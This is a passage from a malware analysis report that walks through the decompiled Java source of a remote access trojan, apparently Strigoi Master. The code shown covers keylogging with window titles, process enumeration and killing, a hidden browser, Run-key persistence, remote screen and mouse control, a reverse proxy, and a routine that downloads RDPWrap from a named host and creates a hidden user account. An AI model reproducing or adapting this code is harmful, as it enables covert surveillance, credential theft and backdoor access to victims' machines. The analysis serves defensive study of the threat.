} else if (var1.isShiftPressed() && var1.getVirtualKeyCode() == 51) {
    var4 = '#';
} else if (var1.isShiftPressed() && var1.getVirtualKeyCode() == 52) {
    var4 = '$';
} else if (var1.isShiftPressed() && var1.getVirtualKeyCode() == 53) {
    var4 = '%';
} else if (var1.isShiftPressed() && var1.getVirtualKeyCode() == 54) {
    var4 = '^';
} else if (var1.isShiftPressed() && var1.getVirtualKeyCode() == 55) {
    var4 = '&';
} else if (var1.isShiftPressed() && var1.getVirtualKeyCode() == 56) {
    var4 = '*';
} else if (var1.isShiftPressed() && var1.getVirtualKeyCode() == 57) {
    var4 = '(';
} else if (var1.isShiftPressed() && var1.getVirtualKeyCode() == 48) {
    var4 = ')';
} else if (var1.isShiftPressed() && var1.getVirtualKeyCode() == 189) {
    var4 = '_';
} else if (var1.isShiftPressed() && var1.getVirtualKeyCode() == 187) {
    var4 = '+';
} else if (var1.isShiftPressed() && var1.getVirtualKeyCode() == 219) {
    var4 = '{';
} else if (var1.isShiftPressed() && var1.getVirtualKeyCode() == 220) {
    var4 = '|';
} else if (var1.isShiftPressed() && var1.getVirtualKeyCode() == 221) {
    var4 = '}';
} else if (var1.isShiftPressed() && var1.getVirtualKeyCode() == 192) {
    var4 = '~';
} else if (var1.isShiftPressed() && var1.getVirtualKeyCode() == 191) {
    var4 = '?';
} else if (var1.isShiftPressed() && var1.getVirtualKeyCode() == 188) {
    var4 = '<';
} else if (var1.isShiftPressed() && var1.getVirtualKeyCode() == 190) {
    var4 = '>';
} else if (var1.isShiftPressed() && var1.getVirtualKeyCode() == 222) {
    var4 = '"';
} else if ((var1.isShiftPressed() || this.sdfsldf) && var1.getVirtualKeyCode() == 65) {
    var4 = 'A';
} else if ((var1.isShiftPressed() || this.sdfsldf) && var1.getVirtualKeyCode() == 66) {
    var4 = 'B';
} else if ((var1.isShiftPressed() || this.sdfsldf) && var1.getVirtualKeyCode() == 67) {
    var4 = 'C';
} else if ((var1.isShiftPressed() || this.sdfsldf) && var1.getVirtualKeyCode() == 68) {
    var4 = 'D';
} else if ((var1.isShiftPressed() || this.sdfsldf) && var1.getVirtualKeyCode() == 69) {
    var4 = 'E';
} else if ((var1.isShiftPressed() || this.sdfsldf) && var1.getVirtualKeyCode() == 70) {
    var4 = 'F';
} else if ((var1.isShiftPressed() || this.sdfsldf) && var1.getVirtualKeyCode() == 71) {
```

Figure 54

The window name on which the keys were pressed is also recorded using the GetForegroundWindow and GetWindowText methods:

```
public static void sdfsldf(String var0) {
    if (sabretb) {
        var0 = var0;

        try {
            gsbthstgb.write(var0.getBytes());
            gsbthstgb.flush();
        } catch (Exception var3) {
            sabretb();
        }
    } else {
        if (sdfsldf) {
            var0 = var0;

            try {
                if (!bsgshsbs) {
                    sfsrgsbd.append(var0);
                    return;
                }

                if (!sfsrgsbd.toString().equals("")) {
                    dfhttegd = new FileReader(dsgsdfge);
                    StringBuilder var6 = new StringBuilder();
                    char[] var1 = new char[1024];

                    int var2;
                    while((var2 = dfhttegd.read(var1)) != -1) {
                        var6.append(new String(var1, 0, var2));
                    }

                    dfhttegd.close();
                    String var7 = var6.toString();
                    fgsbsfgsb = new FileWriter(dsgsdfge, false);
                    String var10 = (new StringBuilder()).insert(0, "<tr><td><pre><h3>WINDOW:</h3><br/><h4>").append(sabretb(dhgfgh.bsgshsbs())).append("</h4></pre></td></tr>").toString();
                    var10 = (new StringBuilder()).insert(0, var10).append("<tr><td><pre>").append(sfsrgsbd.toString()).append("</pre></td></tr><!--row-->").toString();
                    var7 = var7.replace("<!--row-->", var10);
                    fgsbsfgsb.write(var7);
                    fgsbsfgsb.flush();
                    fgsbsfgsb.close();
                    sfsrgsbd = new StringBuilder();
                }

                gsbthstgb();
                return;
```

Figure 55

```
public static String bsgshsbs() {
    try {
        char[] var0 = new char[2048];
        HWND var1 = com.sun.jna.platform.win32.User32.INSTANCE.GetForegroundWindow();
        com.sun.jna.platform.win32.User32.INSTANCE.GetWindowText(var1, var0, 1024);
        return DatatypeConverter.printBase64Binary(Native.toString(var0).getBytes());
    } catch (Exception var2) {
        return "";
    }
}
```

Figure 56

o-keylogger command

The malware creates an HTML file named: “keylogs_” + random int between 0 and 9998 + “.html”. This file stores the pressed keys during the keylogger operation:

```
else if (var2[0].equals("o-keylogger")) {
  if (!ghgmgf.sdfsldf) {
      String var14 = (new StringBuilder()).insert(0, bsgshsbs).append("keylogs_").append(String.valueOf(nndfdffd.nextInt(9999))).append(".html").toString();
      new ghgmgf((Socket)null, var14);
      sdfsldf("Offline Keylogger Started");
  } else {
      ghgmgf.sdfsldf = false;
      sdfsldf("Try Again");
  }
```

Figure 57

processes command

The RAT retrieves a list of running processes via a WMI query, which will be exfiltrated to the C2 server. It can kill a specific process based on its PID using the taskkill command:

```
else if (var2[0].equals("processes")) {
  Socket var15 = fgssdg((new StringBuilder()).insert(0, "processes%%").append(dhgdghd.sdfsldf()).toString());
  new dhgdghd(var15);
  sdfsldf("Ready");
```

Figure 58

```
public static String sdfsldf() {
    String string = "";
    try {
        String[] stringArray;
        String[] stringArray2;
        Object object = new ProcessBuilder("cmd.exe", "/c", "wmic /node:. /namespace:'\\\\root\\cimv2' path win32_process get name,processid,commandline /format:list");
        ((ProcessBuilder)object).redirectErrorStream(true);
        CharSequence charSequence = new StringBuilder();
        try {
            stringArray2 = ((ProcessBuilder)object).start();
            object = new BufferedReader(new InputStreamReader(stringArray2.getInputStream()));
            while ((stringArray = ((BufferedReader)object).readLine()) != null) {
                if (stringArray.equals("")) continue;
                ((StringBuilder)charSequence).append((String)stringArray + "\r\n");
            }
        }
        catch (IOException iOException) {
            stringArray2 = iOException;
            iOException.printStackTrace();
        }
        stringArray2 = ((StringBuilder)charSequence).toString().split("\r\n");
        int n = 0;
        charSequence = "";
        stringArray = stringArray2;
        int n2 = stringArray2.length;
        for (int i = 0; i < n2; ++i) {
            String string2;
            String string3;
            block15: {
                String string4;
                string3 = stringArray[i];
                if (n == 3) {
                    n = 0;
                    string = new StringBuilder().insert(0, string).append((String)charSequence).append("|").toString();
                    charSequence = "";
                }
                if (string3.toLowerCase().contains("commandline")) {
                    ++n;
                    try {
                        charSequence = new StringBuilder().insert(0, (String)charSequence).append(string3.split("=")[1]).toString();
                        string4 = string3;
                    }
                    catch (Exception exception) {}
                }
                string4 = string3;
                if (string4.toLowerCase().contains("processid")) {
                    ++n;
                    try {
                        charSequence = new StringBuilder().insert(0, string3.split("=")[1]).append("^").append((String)charSequence).toString();
                        string2 = string3;
                        break block15;
                    }
```

Figure 59

```
static void sdfsldf(dhgdghd stringArray) {
    try {
        while (stringArray.bsgshsbs) {
            StringBuilder stringBuilder;
            String[] stringArray2 = stringArray;
            Object object = new byte[1];
            StringBuilder stringBuilder2 = new StringBuilder();
            do {
                int n;
                if ((n = stringArray2.sdfsldf.read((byte[])object, 0, 1)) == -1) {
                    throw new Exception();
                }
                stringBuilder = stringBuilder2;
                stringBuilder.append(new String((byte[])object, 0, n));
            } while (!stringBuilder.toString().endsWith("\r\n\r\n"));
            Object object2 = object = (Object)stringBuilder2.toString();
            stringArray2 = stringArray.sdfsldf(Integer.parseInt(((String)object2).substring(0, ((String)object2).indexOf("\r\n\r\n"))).split("\\|");
            if (stringArray2[0].equals("reload")) {
                super.sdfsldf(dhgdghd.sdfsldf());
                continue;
            }
            if (!stringArray2[0].equals("kill")) continue;
            Runtime.getRuntime().exec(new StringBuilder().insert(0, "cmd.exe /c taskkill /F /PID ").append(stringArray2[1]).append(" /T").toString());
            super.sdfsldf("showdialog|Process Terminated Successfully");
        }
    }
    catch (Exception exception) {
        stringArray.bsgshsbs = false;
    }
}
```

Figure 60

h-browser command

The malicious process checks if the Chrome and Firefox browsers are installed on the machine in the “C:\Program Files” and “C:\Program Files (x86)” directories, as shown below:

```
else if (var2[0].equals("h-browser")) {
  String var16 = (new StringBuilder()).insert(0, sfsrgsbd()).append("\\").append(sbsgssdfg()).toString();
  Socket var30 = fgssdg((new StringBuilder()).insert(0, "open-hbrowser%%").append(var16).append("%%").append(xvbxbg.sdfsldf()).toString());
  new xvbxbg(var30);
  sdfsldf("Ready");
```

Figure 61

```
public static String sdfsldf() {
    String var0 = "";
    if (!sabretb().equals("chrome.exe")) {
        var0 = (new StringBuilder()).insert(0, var0).append("Chrome").toString();
    }

    String var10000;
    label21: {
        if (!bsgshsbs().equals("firefox.exe")) {
            if (var0.equals("")) {
                var10000 = var0 = "Firefox";
                break label21;
            }

            var0 = (new StringBuilder()).insert(0, var0).append(",Firefox").toString();
        }

        var10000 = var0;
    }

    if (var10000.equals("")) {
        var0 = ".";
    }

    return var0;
}
```

Figure 62

The following subcommands are implemented: “start”, “stop”, and “exit” (see Figure 63).

```
xvbxbg(Socket var1) {
    this.ertdbdth = true;
    this.dsgsdfge = false;
    this.sdfsldf = new HBrowserNativeApis();
    this.fgssdg = var1;

    try {
        this.sbsgssdfg = var1.getInetAddress().getHostAddress();
        this.fgsbsfgsb = var1.getPort();
    } catch (Exception var2) {
        this.ertdbdth = false;
    }

    (new Thread(new sstydgn(this))).start();
}

// $FF: synthetic method
static void sdfsldf(xvbxbg var0) {
    var0 = var0;

    try {
        label43:
        while(var0.ertdbdth) {
            byte[] var1 = new byte[1];
            StringBuilder var3 = new StringBuilder();

            int var2;
            while((var2 = var0.fgssdg.getInputStream().read(var1, 0, 1)) != -1) {
                var3.append(new String(var1, 0, var2));
                if (var3.toString().endsWith("\r\n")) {
                    String var8 = var3.toString();
                    if (((Object[])(var8 = var8.substring(0, var8.indexOf("\r\n")).split("\\|")))[0].equals("start")) {
                        var0.fgssdg.close();
                        var0.fgssdg = null;
                        var0.fgssdg = new Socket(var0.sbsgssdfg, var0.fgsbsfgsb);
                        OutputStream var14 = var0.fgssdg.getOutputStream();
                        String var7 = "start-hbrowser";
                        String var4 = String.valueOf(var7.getBytes().length + "\r\n\r\n");
                        var14.write(var4.getBytes());
                        var14.write(var7.getBytes());
                        var14.flush();
                        var0.dsgsdfge = true;
                        String var15 = ((Object[])var8)[1];
                        (new Thread(new xcdghdgdn(var0, var15))).start();
                    } else if (((Object[])var8)[0].equals("stop")) {
                        var0.dsgsdfge = false;
                        var0.sfsrgsbd();
                        var0.bsgshsbs = null;
                    } else {
                        if (((Object[])var8)[0].equals("exit")) {
                            var0.dsgsdfge = false;
                            var0.sfsrgsbd();
                            var0.bsgshsbs = null;
                            var0.ertdbdth = false;
```

Figure 63

The process opens Chrome or Firefox in a new window with the “Strigoi Browser” title.

```
private void sdfsldf(String var1) {
    try {
        String var2 = "Strigoi Browser";
        xvbxbg var10000;
        if (var1.equals("Chrome")) {
            ProcessBuilder var3 = new ProcessBuilder(new String[]{sabretb(), "--new-window", "data:text/html,<title>Strigoi Browser</title>", "--mute-audio", "--disable-audio", "--window-position="
            var10000 = this;
            var3.start();
        } else {
            if (var1.equals("Firefox")) {
                (new ProcessBuilder(new String[]{bsgshsbs(), "-new-window", "data:text/html,<title>Strigoi Browser</title>"})).start();
            }

            var10000 = this;
        }

        var10000.dfhttegd(var2);
        int var8 = 0;
        var10000 = this;

        while(var10000.bsgshsbs == null) {
            ++var8;
            Thread.sleep(1000L);
            if (var8 >= 8) {
                return;
            }

            var10000 = this;
            this.dfhttegd(var2);
        }

        HBrowserNativeApis.sdfsldf(this.bsgshsbs, 0);
        HBrowserNativeApis.sdfsldf(this.bsgshsbs, -20, 128);
        HBrowserNativeApis.sdfsldf(this.bsgshsbs, 5);
        Rectangle var11 = dfhttegd();
        int var5 = (int)((double)var11.width * 0.7D);
        int var7 = (int)((double)var11.height * 0.7D);
        HBrowserNativeApis.sdfsldf(this.bsgshsbs, new HWND(Pointer.createConstant(1)), 10000, 10000, var5, var7, 64);
        HWND var6 = null;
        var8 = 0;

        for(HWND var12 = null; var12 == null; var12 = var6) {
            var6 = HBrowserNativeApis.sabretb("Default Browser");
            if (var8 >= 7) {
                break;
            }

            ++var8;
            Thread.sleep(250L);
        }

        if (var6 != null) {
            HBrowserNativeApis.sabretb(var6, 16, new WPARAM(0L), new LPARAM(0L));
```

Figure 64

The following events are implemented: “mouse-event left”, “mouse-event right”, and “key-event”. These events are used to navigate in the newly created browser window. For example, in the case of mouse events, the malware calls the PostMessage function with the parameters 513 (**WM_LBUTTONDOWN**), 514 (**WM_LBUTTONUP**), and 516 (**WM_RBUTTONDOWN**), 517 (**WM_RBUTTONUP**), respectively:

```
if (((Object[])var7)[0].equals("mouse-event")) {
    if (((Object[])var7)[1].equals("left")) {
        int var19 = Integer.parseInt(((Object[])var7)[2]);
        int var14 = Integer.parseInt(((Object[])var7)[3]);
        int var11 = var19;
        RECT var17 = new RECT();
        HBrowserNativeApis.sdfsldf(this.bsgshsbs, var17);
        Point var12 = new Point(var11 + 10000 - var17.left, var14 + 10000 - var17.top);
        HBrowserNativeApis.sdfsldf(this.bsgshsbs, 513, new WPARAM(1L), sdfsldf(var12.x, var12.y));
        HBrowserNativeApis.sdfsldf(this.bsgshsbs, 514, new WPARAM(0L), sdfsldf(var12.x, var12.y));
        continue label48;
    }

    if (((Object[])var7)[1].equals("right")) {
        int var10001 = Integer.parseInt(((Object[])var7)[2]);
        int var13 = Integer.parseInt(((Object[])var7)[3]);
        int var9 = var10001;
        RECT var4 = new RECT();
        HBrowserNativeApis.sdfsldf(this.bsgshsbs, var4);
        Point var10 = new Point(var9 + 10000 - var4.left, var13 + 10000 - var4.top);
        HBrowserNativeApis.sdfsldf(this.bsgshsbs, 516, new WPARAM(1L), sdfsldf(var10.x, var10.y));
        HBrowserNativeApis.sdfsldf(this.bsgshsbs, 517, new WPARAM(0L), sdfsldf(var10.x, var10.y));
    }
    continue label48;
}

if (((Object[])var7)[0].equals("key-event")) {
    this.bsgshsbs(((Object[])var7)[1]);
}
continue label48;
```


Figure 65

startup-list command

The malware extracts the Startup programs and the programs found in the Run registry keys:

```
else if (var2[0].equals("startup-list")) {
  Socket var17 = fgssdg((new StringBuilder()).insert(0, "startup-list%%").append(ssdgsbh.sdfsldf()).toString());
  new ssdgsbh(var17);
  sdfsldf("Ready");
```

Figure 66



```
public static String sdfsldf() {
    String string = "";
    try {
        String[] stringArray;
        String[] stringArray2;
        Object object = new ProcessBuilder("cmd.exe", "/c", "wmic /node:. /namespace:'\\\\root\\cimv2' path win32_startupcommand get name,location /format:list");
        ((ProcessBuilder)object).redirectErrorStream(true);
        CharSequence charSequence = new StringBuilder();
        try {
            stringArray2 = ((ProcessBuilder)object).start();
            object = new BufferedReader(new InputStreamReader(stringArray2.getInputStream()));
            while ((stringArray = ((BufferedReader)object).readLine()) != null) {
                if (stringArray.equals("")) continue;
                ((StringBuilder)charSequence).append((String)stringArray + "\r\n");
            }
        }
        catch (IOException iOException) {
            stringArray2 = iOException;
            iOException.printStackTrace();
        }
        stringArray2 = ((StringBuilder)charSequence).toString().split("\r\n");
        int n = 0;
        charSequence = "";
        stringArray = stringArray2;
        int n2 = stringArray2.length;
        for (int i = 0; i < n2; ++i) {
            String string2;
            String string3 = stringArray[i];
            if (n == 2) {
                n = 0;
                string = new StringBuilder().insert(0, string).append((String)charSequence).append("|").toString();
                charSequence = "";
            }
            if (string3.toLowerCase().contains("location")) {
                ++n;
                try {
                    String string4 = string3.split("=")[1];
                    if (string4.equals("Startup")) {
                        string4 = dhgfgh.sdfsldf(7);
                    } else if (string4.equals("Common Startup")) {
                        string4 = dhgfgh.sdfsldf(24);
                    } else if (string4.startsWith("HKU")) {
                        string4 = "HKCU\\SOFTWARE\\Microsoft\\Windows\\CurrentVersion\\Run";
                    } else if (string4.startsWith("HKLM")) {
                        string4 = "HKLM\\SOFTWARE\\Microsoft\\Windows\\CurrentVersion\\Run";
                    }
                    charSequence = new StringBuilder().insert(0, (String)charSequence).append(string4).toString();
                    string2 = string3;
                }
                catch (Exception exception) {}
            }
```

Figure 67

The following subcommands are implemented: “reload”, “delete”, and “add”. The process can delete and add programs in the Startup folder, as well as entries under the Run registry keys (see Figure 68).

```
private void dfhttegd() {
    try {
        while (this.sdfsldf) {
            StringBuilder stringBuilder;
            String[] stringArray = this;
            Object object = new byte[1];
            StringBuilder stringBuilder2 = new StringBuilder();
            do {
                int n;
                if ((n = stringArray.sabretb.read((byte[])object, 0, 1)) == -1) {
                    throw new Exception();
                }
                stringBuilder = stringBuilder2;
                stringBuilder.append(new String((byte[])object, 0, n));
            } while (!stringBuilder.toString().endsWith("\r\n\r\n"));
            Object object2 = object = (Object)stringBuilder2.toString();
            stringArray = this.sdfsldf(Integer.parseInt(((String)object2).substring(0, ((String)object2).indexOf("\r\n\r\n\r\n"))).split("\\|");
            if (stringArray[0].equals("reload")) {
                super.sabretb(ssdgsbh.sdfsldf());
                continue;
            }
            if (stringArray[0].equals("delete")) {
                super.sdfsldf(stringArray[1]);
                super.sabretb("showdialog|Item successfully removed from startup");
                continue;
            }
            if (!stringArray[0].equals("add")) continue;
            String[] stringArray2 = this;
            if (ssdgsbh.sdfsldf(stringArray[1], true, true)) {
                super.sabretb("showdialog|Item successfully added to startup");
                continue;
            }
            super.sabretb("showdialog|Failed to add item to startup");
        }
    }
    catch (Exception exception) {
        this.sdfsldf = false;
    }
}
```

Figure 68

remote-screen command

The RAT creates two threads that implement the remote screen function:

```
else if (var2[0].equals("remote-screen")) {
  Socket var18 = fgssdg("remote-screen");
  new ghsghnbn(var18);
  sdfsldf("Ready");
```

Figure 69

```
ghsghnbn(Socket var1) {
    this.bsgshsbs = var1;

    label27: {
        ghsghnbn var10000;
        label26: {
            try {
                this.dfhttegd = var1.getInputStream();
                var1.getOutputStream();
            } catch (Exception var4) {
                this.sabretb = false;

                try {
                    var10000 = this;
                    break label26;
                } catch (Exception var3) {
                    boolean var10001 = false;
                    break label27;
                }
            }

            var10000 = this;
        }

        try {
            var10000.sdfsldf = new nndfdffd();
        } catch (Exception var2) {
            boolean var5 = false;
        }
    }

    (new Thread(new sbsgssdfg(this))).start();
    (new Thread(new ncnndfg(this))).start();
}
```

Figure 70

The following events are handled: "key-event", "mouse-move", "mouse-wheel", "mouse-double", "mouse-left", and "mouse-right". The malware can manipulate the Mouse cursor using the mouseMove, mouseWheel, mousePress, and mouseRelease functions:

```
private byte[] sdfsldf(BufferedImage var1) {
    try {
        Dimension var2 = new Dimension(var1.getWidth(), var1.getHeight());
        Image var5;
        BufferedImage var10000;
        if ((var5 = var1.getScaledInstance((int)((double)var2.width * 0.7D), (int)((double)var2.height * 0.7D), 4)) instanceof BufferedImage) {
            var10000 = (BufferedImage)var5;
        } else {
            var10000 = new BufferedImage(var5.getWidth((ImageObserver)null), var5.getHeight((ImageObserver)null), 1);
            Graphics2D var7;
            (var7 = var10000.createGraphics()).drawImage(var5, 0, 0, (ImageObserver)null);
            var7.dispose();
        }

        BufferedImage var6 = var10000;
        Iterator var8;
        if (!(var8 = ImageIO.getImageWritersByFormatName("jpg")).hasNext()) {
            throw new IllegalStateException("No writers found");
        } else {
            ImageWriter var9 = (ImageWriter)var8.next();
            ByteArrayOutputStream var3 = new ByteArrayOutputStream();
            var9.setOutput(ImageIO.createImageOutputStream(var3));
            ImageWriteParam var10 = var9.getDefaultWriteParam();
            var10.setCompressionMode(2);
            var10.setCompressionQuality(0.3F);
            var9.write((IIOMetadata)null, new IIOImage(var6, (List)null, (IIOMetadata)null), var10);
            var9.dispose();
            return var3.toByteArray();
        }
    } catch (Exception var4) {
        return null;
    }
}
```

Figure 71

```
static void sabretb(ghsghnbn var0) {
    var0 = var0;

    try {
        label40:
        while(var0.sabretb) {
            byte[] var1 = new byte[1];
            StringBuilder var3 = new StringBuilder();

            int var2;
            while((var2 = var0.dfhttegd.read(var1, 0, 1)) != -1) {
                var3.append(new String(var1, 0, var2));
                if (var3.toString().endsWith("\r\n")) {
                    String var6 = var3.toString();
                    if (((Object[])(var6 = var6.substring(0, var6.indexOf("\r\n")).split("\\|")))[0].equals("key-event")) {
                        var0.sdfsldf.sdfsldf(((Object[])var6)[1]);
                    } else if (((Object[])var6)[0].equals("mouse-move")) {
                        var0.sdfsldf.mouseMove(Integer.parseInt(((Object[])var6)[1]), Integer.parseInt(((Object[])var6)[2]));
                    } else if (((Object[])var6)[0].equals("mouse-wheel")) {
                        var0.sdfsldf.mouseWheel(Integer.parseInt(((Object[])var6)[1]));
                    } else if (((Object[])var6)[0].equals("mouse-double")) {
                        var0.sdfsldf.mouseMove(Integer.parseInt(((Object[])var6)[1]), Integer.parseInt(((Object[])var6)[2]));
                        var0.sdfsldf.mousePress(sdfsldf(Integer.parseInt(((Object[])var6)[3])));
                        var0.sdfsldf.mouseRelease(sdfsldf(Integer.parseInt(((Object[])var6)[3])));
                        var0.sdfsldf.mousePress(sdfsldf(Integer.parseInt(((Object[])var6)[3])));
                        var0.sdfsldf.mouseRelease(sdfsldf(Integer.parseInt(((Object[])var6)[3])));
                    } else if (((Object[])var6)[0].equals("mouse-left")) {
                        var0.sdfsldf.mouseMove(Integer.parseInt(((Object[])var6)[1]), Integer.parseInt(((Object[])var6)[2]));
                        var0.sdfsldf.mousePress(sdfsldf(Integer.parseInt(((Object[])var6)[3])));
                        var0.sdfsldf.mouseRelease(sdfsldf(Integer.parseInt(((Object[])var6)[3])));
                    } else if (((Object[])var6)[0].equals("mouse-right")) {
                        var0.sdfsldf.mouseMove(Integer.parseInt(((Object[])var6)[1]), Integer.parseInt(((Object[])var6)[2]));
                        var0.sdfsldf.mousePress(sdfsldf(Integer.parseInt(((Object[])var6)[3])));
                        var0.sdfsldf.mouseRelease(sdfsldf(Integer.parseInt(((Object[])var6)[3])));
                    }
                    continue label40;
                }
            }

            throw new Exception();
        }
    } catch (Exception var4) {
        var0.sabretb = false;
    }
}
```

Figure 72

rev-proxy command

This command implements a reverse proxy on the host. It receives a “CONNECT IP:Port” request and sends back a “200 Connection Established” message, as highlighted below:

```
else if (var2[0].equals("rev-proxy")) {
  new bmcvbmd(var2[1]);
  sdfsldf("Ready");
```

Figure 73

```
bmcvbmd(String var1) {
    this.sabretb = var1;

    try {
        Socket var5;
        OutputStream var2 = (var5 = new Socket(dhgfgh.fgsbsfgsb, dhgfgh.fgssdg)).getOutputStream();
        String var3 = (new StringBuilder()).insert(0, "RProx:").append(this.sabretb).toString();
        var2.write((var3.getBytes().length + "\r\n\r\n").getBytes());
        var2.write(var3.getBytes());
        var2.flush();
        this.sdfsldf = new ertdbdth(this);
        this.sdfsldf(var5, this.sdfsldf);
    } catch (Exception var4) {
    }
}
```

Figure 74

```
var2.sdfsldf();
if (bsgshsbs(var25).equals("CONNECT")) {
    String[] var29 = sdfsldf(var25);

    try {
        Socket var32 = new Socket(var29[0], Integer.parseInt(var29[1]));
        String var34 = "HTTP/1.1 200 Connection Established\r\nConnection: Keep-Alive\r\n\r\n";
        OutputStream var40 = var1.getOutputStream();
        var40.write(var34.getBytes());
        var40.flush();
        (new dfhttegd()).sdfsldf(var1, var32);
    } catch (Exception var18) {
        var2.sdfsldf();

        try {
            var1.close();
        } catch (IOException var17) {
            Logger.getLogger(bmcvbmd.class.getName()).log(Level.SEVERE, (String)null, var17);
        }
    }
} else {
    String[] var27 = sdfsldf(var25);
    String var30 = sabretb(var25);

    try {
        Socket var33;
        Socket var38 = var33 = new Socket(var27[0], Integer.parseInt(var27[1]));
        OutputStream var35 = var38.getOutputStream();
        InputStream var8 = var38.getInputStream();
        InputStream var28 = var1.getInputStream();
        OutputStream var9 = var1.getOutputStream();
        var35.write(var30.getBytes());
        if (bsgshsbs(var25).equals("POST")) {
            long var13 = dfhttegd(var25);
            long var15 = 0L;
            byte[] var31 = new byte[8192];

            for(long var39 = 0L; var39 < var13; var39 = var15 += (long)var26) {
                var26 = var28.read(var31, 0, 8192);
                var35.write(var31, 0, var26);
                var35.flush();
            }
        }

        byte[] var14 = new byte[24576];

        while(var0.dfhttegd) {
            int var36;
            if ((var36 = var8.read(var14, 0, 24576)) == -1) {
                var8.close();
                var1.close();
                var28.close();
                var33.close();
                return;
```

Figure 75

hrdp-new command

Firstly, the process verifies whether the Chrome and Firefox browsers are installed on the machine:

```
else if (var2[0].equals("hrdp-new")) {
  new fdghdmh((String)null);
  sdfsldf("Ready");
```

Figure 76

```
fdghdmh(String var1) {
    this.gsbthstgb = var1;
    var1 = FirstRun.dfhttegd();
    sdfsldf = (new StringBuilder()).insert(0, (new File(var1)).getParent()).append(File.separator).append("hrdpinst.exe").toString();
    if (!(new File(xvbxbg.dfhttegd)).exists() && (new File(xvbxbg.sabretb)).exists()) {
        bsgshsbs = xvbxbg.sabretb;
    } else {
        bsgshsbs = xvbxbg.dfhttegd;
    }

    if (!(new File(xvbxbg.gsbthstgb)).exists() && (new File(xvbxbg.sfsrgsbd)).exists()) {
        sabretb = xvbxbg.sfsrgsbd;
    } else {
        sabretb = xvbxbg.gsbthstgb;
    }

    (new Thread(new ncgdfhbn(this))).start();
}
```

Figure 77

It downloads RDPWrap from http[:]//wshsoft[.]company/multrdp.jpg, which enables Remote

Desktop Host support on Windows:

```
public final void run() {
    fdghdmh.sdfsldf(this.sdfsldf, "Initializing HRDP");
    fdghdmh.sabretb(this.sdfsldf);
}
```

Figure 78

```
private static boolean hghteerd() {
    try {
        File var0;
        if ((var0 = new File(sdfsldf)).exists() && var0.length() == 1460224L) {
            return true;
        } else {
            BufferedInputStream var1 = new BufferedInputStream((new URL("http://wshsoft.company/multrdp.jpg")).openStream());
            FileOutputStream var2 = new FileOutputStream(sdfsldf);
            byte[] var3 = new byte[8192];
            BufferedInputStream var10000 = var1;

            int var4;
            while((var4 = var10000.read(var3, 0, 1024)) != -1) {
                var10000 = var1;
                var2.write(var3, 0, var4);
            }

            var1.close();
            var2.close();
            return var0.exists();
        }
    } catch (IOException var5) {
        return false;
    }
}
```

Figure 79

The process runs RDPWrap, creates a new user consisting of five letters, and prevents the display of the last username by modifying a Registry value. The new username is sent to the C2 server:

```
static void sabretb(fdghdmh var0) {
    var0 = var0;
    if (hghteerd()) {
        sfsrgsbd("HRDP Downloaded");
        String var1;
        if ((var1 = dfghrth.sdfsldf(new String[]{"cmd.exe", "/c", "\"" + sdfsldf + "\" -i -o"})) != null ? (var1.toLowerCase().contains("terminal services is fully supported.") ? true : (var1
            sfsrgsbd("HRDP Installed");
            boolean var6 = false;
            if (var0.gsbthstgb == null) {
                var0.gsbthstgb = dfhttegd();
                var6 = true;
            }

            if (var0.sdfsldf(var0.gsbthstgb, var6)) {
                sfsrgsbd("Account Created");
                sdfsldf(new String[]{"cmd.exe", "/c", "reg add HKLM\\Software\\Microsoft\\Windows\\CurrentVersion\\Policies\\System /v \"dontdisplaylastusername\" /t REG_DWORD /d 1 /f"});

                try {
                    Socket var7;
                    OutputStream var2 = (var7 = new Socket(dhgfgh.fgsbsfgsb, dhgfgh.fgssdg)).getOutputStream();
                    String var3 = (new StringBuilder()).insert(0, "HRDP-MGR:").append(var0.gsbthstgb).append(":").append(dhgfgh.sfsrgsbd()).append("\\").append(dhgfgh.sbsgssdfg()).toString();
                    var2.write((var3.getBytes().length + "\r\n\r\n").getBytes());
                    var2.write(var3.getBytes());
                    var2.flush();
                    var0.dfhttegd = new afhshsghsh(var0);
                    var0.sabretb(var7, var0.dfhttegd);
                } catch (Exception var4) {
                }
            } else {
                var0.sfsrgsbd();
                sfsrgsbd("Account Creation Failed");
            }
        } else {
            var0.sdfsldf();
            sfsrgsbd("HRDP Install Failed");
        }
    } else {
        sfsrgsbd("HRDP Download Failed");
    }
}
```

Figure 80

```java
public static String dfhttegd() {
    String var0 = "abcdefghijkmnopqrstuvwxyzABCDEFGHJKLMNOPQRSTUVWXYZ";
    StringBuilder var1 = new StringBuilder();
    Random var2 = new Random();

    int var3;
